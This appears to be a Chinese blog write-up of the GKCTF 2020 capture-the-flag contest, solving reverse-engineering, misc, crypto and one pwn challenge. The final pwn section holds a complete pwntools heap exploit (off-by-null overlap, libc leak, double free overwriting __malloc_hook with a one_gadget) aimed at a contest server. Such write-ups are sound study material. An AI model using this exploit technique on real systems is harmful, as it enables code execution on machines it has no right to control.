GKCTF 2020 部分writeup

原创

L.o.W 于 2020-05-25 10:01:03 发布 1292 收藏


分类专栏： CTF WriteUp 文章标签： CTF writeup

目录


RE

Check_1n


在程序中找到登录密码



flag选项结果base64解码如下



选第二个，什么都不做，结束就有flag




Misc

签到

flag就在屏幕上: `flag{Welcome_To_GKCTF_2020}`

Pokémon


根据开始能选择的精灵，判断出是绿宝石493
下载个通关存档，走到103号道路，就能看见flag:




flag为：`flag{PokEmon_14_CutE}`


Harley Quinn

打开压缩包，发现一个一串字符：`FreeFileCamouflage`




用AU打开，在最后发现一段dtmf







对比得到：`#2228333444777733338866#`
该题使用了手机键盘加密方式，原理如下：

手机键盘加密方式，是每个数字键上有 3-4 个字母，用两位数字来表示字母，例如：ru 用手机键盘表示就是：7382，那么这里就可以知道了，手机键盘加密方式不可能用 1 开头，第二位数字不可能超过 4，解密的时候参考此



但是直接解的话，28肯定就不对了，又从每个数字的次数着手：
比如222，记为23
8，记为81
得到密码：`ctfisfun`
根据最开始的提示，用该软件1.25版本提取出flag，这里好像还要把图片后缀改为jpg，不然不能识别





flag.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

flag{Pudd1n!!_y0u_F1nd_m3!}

code obfuscation

binwalk -e提取出压缩包：

之后修复二维码
首先，用ppt把断开的图片拼起来，调整一下大小，用微信扫出base(gkctf)

尝试各种base，最后base58成功

把1中的js代码扔进console执行，结果如下

```
for n in a b c d e f g h i j k l m n o p q r s t u v w x y z do eval An="n"done for n in A B C D E
```

> 刚刚看了官方WP，说这个是js混淆，提供了一个网站解密:JS混淆加密压缩
> 结果如下

```
for n in a b c d e f g h i j k l m n o p q r s t u v w x y z do eval An = "n"
    done
for n in A B C D E F G H I J K L M N O P Q R S T U V W X Y Z do eval An = "n"
    done
    num = 0
for n in a b c d e f g h i j do eval Bn = "n"
    num =
    $((num + 1)) done alert("Bk=' ';Bm='"
        ';Bn='#
        ';Bs=' (';Bt=')
        ';By='.
        ';Cb=';
        ';Cc=' < ';Ce=' > ';Cl='
       _ ';Cn=' {
           ';Cp='
        }
        ';Da='
        0 ';Db='
        1 ';Dc='
        2 ';Dd='
        3 ';De='
        4 ';Df='
        5 ';Dg='
        6 ';Dh='
        7 ';Di='
        8 ';Dj='
        9 ';")
```

得到了图片中字符的对应关系，映射一下，得到一个C程序

```
for n in a b c d e f g h i j k l m n o p q r s t u v w x y z do eval An="n"done for n in A B C D E F G H I J K L
 M N O P Q R S T U V W X Y Z do eval An="n"done num=0 for n in a b c d e f g h i j do eval Bn="n"num=$((num+1))d
one alert("Bk=' ';Bm='"';Bn='#';Bs='(';Bt=')';By='.';Cb=';';Cc='<';Ce='>';Cl='_';Cn='{';Cp='}';Da='0';Db='1';Dc=
'2';Dd='3';De='4';Df='5';Dg='6';Dh='7';Di='8';Dj='9';")
```

```
Bn Ai An Ac Al Au Ad Ae Bk Cc As At Ad Ai Ao By Ah Ce
Ai An At Bk Am Aa Ai Bs Bt Cn
Ap Ar Ai An At Bs Bm Aw Dd Al Ac Da Am Ae Cl De Ao Cl Dj Ak Ac At Df Bm Bt Cb
Ar Ae At Au Ar An Bk Da Cb
Cp

Bk=' ';Bm='"';Bn='#';Bs='(';Bt=')';By='.';Cb=';';Cc='<';Ce='>';Cl='_';Cn='{';Cp='}';Da='0';Db='1';Dc='2';Dd='3';
De='4';Df='5';Dg='6';Dh='7';Di='8';Dj='9';

#include <stdio.h>
int ai(){
print("w3lc0me_4o_9kct5");
return 0;
}
```

因此flag为：`flag{w3lc0me_4o_9kct5}`

Sail a boat down the river

首先用ffmpeg导出mp4为图片

```
ffmpeg -i flag.mp4 %3d.png
```

然后观察刷卡器：

在下面几个时间段可以发现刷卡器有闪烁，为摩斯密码

> 118-130
> -.–
> 200-208
> .–
> 320-334
> —…
> 410-418
> –.
> -.–/.–/—…/–.

解密得到：yw8g
在465.png发现一张二维码

扫描发现是一个百度网盘分享链接，而上面的就是密码
分享文件如下：


```
0 8 1 7 4 0 0 0 0
3 0 2 0 6 8 0 0 0
4 0 6 5 0 0 8 2 0
0 3 0 0 0 0 0 5 6
7 0 4 3 0 9 2 0 1
1 2 0 0 0 0 0 4 0
0 5 9 0 0 4 1 0 8
0 0 0 1 8 0 9 0 2
0 0 0 0 9 7 4 6 0

密文:
efb851bdc71d72b9ff668bddd30fd6bd
密钥:
第一列九宫格从左到右从上到下
```


百度个网站来解


5	8	1	7	4	2	6	9	3
3	7	2	9	6	8	5	1	4
4	9	6	5	1	3	8	2	7
9	3	8	4	2	1	7	5	6
7	6	4	3	5	9	2	8	1
1	2	5	8	7	6	3	4	9
2	5	9	6	3	4	1	7	8
6	4	7	1	8	5	9	3	2
8	1	3	2	9	7	4	6	5
1	2	3	4	5	6	7	8	9

因此秘钥为：52693795149137
解密，得到`GG0kc.tf`

压缩包里是一个ovex文件，用overture打开，发现flag







因此flag为：`flag{gkctf_is_fun}`

Crypto

小学生的密码学

根据题目%26猜测范围是a-z，写个脚本爆破

```
import string
import base64

ans = 'welcylk'
table = 'abcdefghijklmnopqrstuvwxyz'
flag = ''
for pos in range(len(ans)):
    for i in range(len(table)):
        tmp = (11*i+6)%26
        t_ans = table[tmp]
        if t_ans == ans[pos]:
            flag += table[i]
            break

print(flag)
print(base64.b64encode(flag.encode()))
```

```
///
================== RESTART: E:\CTF\crypto\small_student.py =============
sorcery
b'c29yY2VyeQ=='
```

汉字的秘密

当铺密码，每个汉字对应的数字如下

```
王壮夫工中由井人土士口
6 9 7 4 2 1 8 3 5 5 0
```

脚本解密，得到字符串：EJ>CvSHMV7G9R9@?3k
猜测开头为FLAG，而前四个的差分别为1，2，3，4
猜测解密结果要加上位置
最终脚本

```
s = [69, 74, 62, 67, 118, 83, 72, 77, 86, 55, 71, 57, 82, 57, 64, 63, 51, 107]
ans = ''
for i in range(len(s)):
 ans += chr(s[i]+1+i)
 print i, chr(s[i]+1+i)

print ans
print ans.lower()
```

```
17 }
FLAG{YOU_ARE_GOOD}
flag{you_are_good}
```

PWN

Domo

```
root@kali:~/ctf/pwn2/domo# checksec domo
[*] '/root/ctf/pwn2/domo/domo'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

add处有off-by-null

```
  {
    qword_203060[SHIDWORD(nbytes)] = malloc((signed int)nbytes);
    puts("content:");
    read(0, qword_203060[SHIDWORD(nbytes)], (unsigned int)nbytes);
    *((_BYTE *)qword_203060[SHIDWORD(nbytes)] + (signed int)nbytes) = 0;
    ++num;
  }
  else
```

并且add和delete都有check，如果写了hook就无法执行了

```
signed __int64 check()
{
  if ( _malloc_hook == 0LL && _free_hook == 0LL )
    return 1LL;
  puts("oh no");
  return 0LL;
}
```

退出循环会开启沙箱

```
    edit(&v4, &v5, &v6);
  }
  v8 = seccomp_init(2147418112LL);
  seccomp_rule_add(v8, 0LL, 59LL, 0LL);
  seccomp_rule_add(v8, 0LL, 4294957238LL, 0LL);
  seccomp_rule_add(v8, 0LL, 10LL, 0LL);
  seccomp_load(v8);
  puts("oh,Bye");
  return 0LL;
}
```

```
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x07 0xc000003e  if (A != ARCH_X86_64) goto 0009
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x04 0xffffffff  if (A != 0xffffffff) goto 0009
 0005: 0x15 0x03 0x00 0x0000000a  if (A == mprotect) goto 0009
 0006: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0009
 0007: 0x15 0x01 0x00 0xffffd8b6  if (A == 0xffffd8b6) goto 0009
 0008: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0009: 0x06 0x00 0x00 0x00000000  return KILL
```

这题比赛时候还真的没思路，就知道off-by-null块重叠之后泄露libc+double free改`__malloc_hook`，但是之后就不知道怎么弄了，后面在群里看到有师傅说scanf输入长度过长会触发malloc，突然就恍然大悟，下面是Exp

```
from pwn import *

r = remote("node3.buuoj.cn", 27130)
#r = process("./domo/domo")

context(log_level = 'debug', arch = 'amd64', os = 'linux')

elf = ELF("./domo/domo")
libc = ELF('./libc/libc-2.23.so')
one_gadget_16 = [0x45216,0x4526a,0xf02a4,0xf1147]


menu = "> "
def add(size1, content1):
 r.recvuntil(menu)
 r.sendline('1')
 r.recvuntil("size:\n")
 r.sendline(str(size1))
 r.recvuntil("content:\n")
 r.send(content1)


def delete(index):
 r.recvuntil(menu)
 r.sendline('2')
 r.recvuntil("index:\n")
 r.sendline(str(index))


def edit(index, content):
 r.recvuntil(menu)
 r.sendline('4')
 r.recvuntil("addr:\n")
 r.sendline(str(index))
 r.recvuntil("num:\n")
 r.send(content)

def show(index):
 r.recvuntil(menu)
 r.sendline('3')
 r.recvuntil("index:\n")
 r.sendline(str(index))


add(0xf0, 'chunk0')
add(0x60, 'chunk1')
add(0xf0, 'chunk2')
add(0x10, 'chunk3')
delete(1)
delete(0)
add(0x68, 'a'*0x60+p64(0x170))#0
delete(2)
add(0xf0, 'aa')#1
show(0)
malloc_hook = u64(r.recvuntil('\x7f').ljust(8, '\x00')) - 0x58 - 0x10
```

```
libc.address = malloc_hook - libc.sym['__malloc_hook']
success("malloc_hook:"+hex(malloc_hook))
one_gadget = libc.address + one_gadget_16[3]

add(0x60, 'aa')#2
add(0x60, 'aa')#4
delete(0)
delete(4)
delete(2)
add(0x60, p64(malloc_hook-0x23))#0
add(0x60, p64(malloc_hook-0x23))#2
add(0x60, p64(malloc_hook-0x23))#4
payload = 'a'*0x13 + p64(one_gadget)
add(0x60, payload)

r.recvuntil(menu)
r.sendline('2'*0x1001)
r.interactive()
```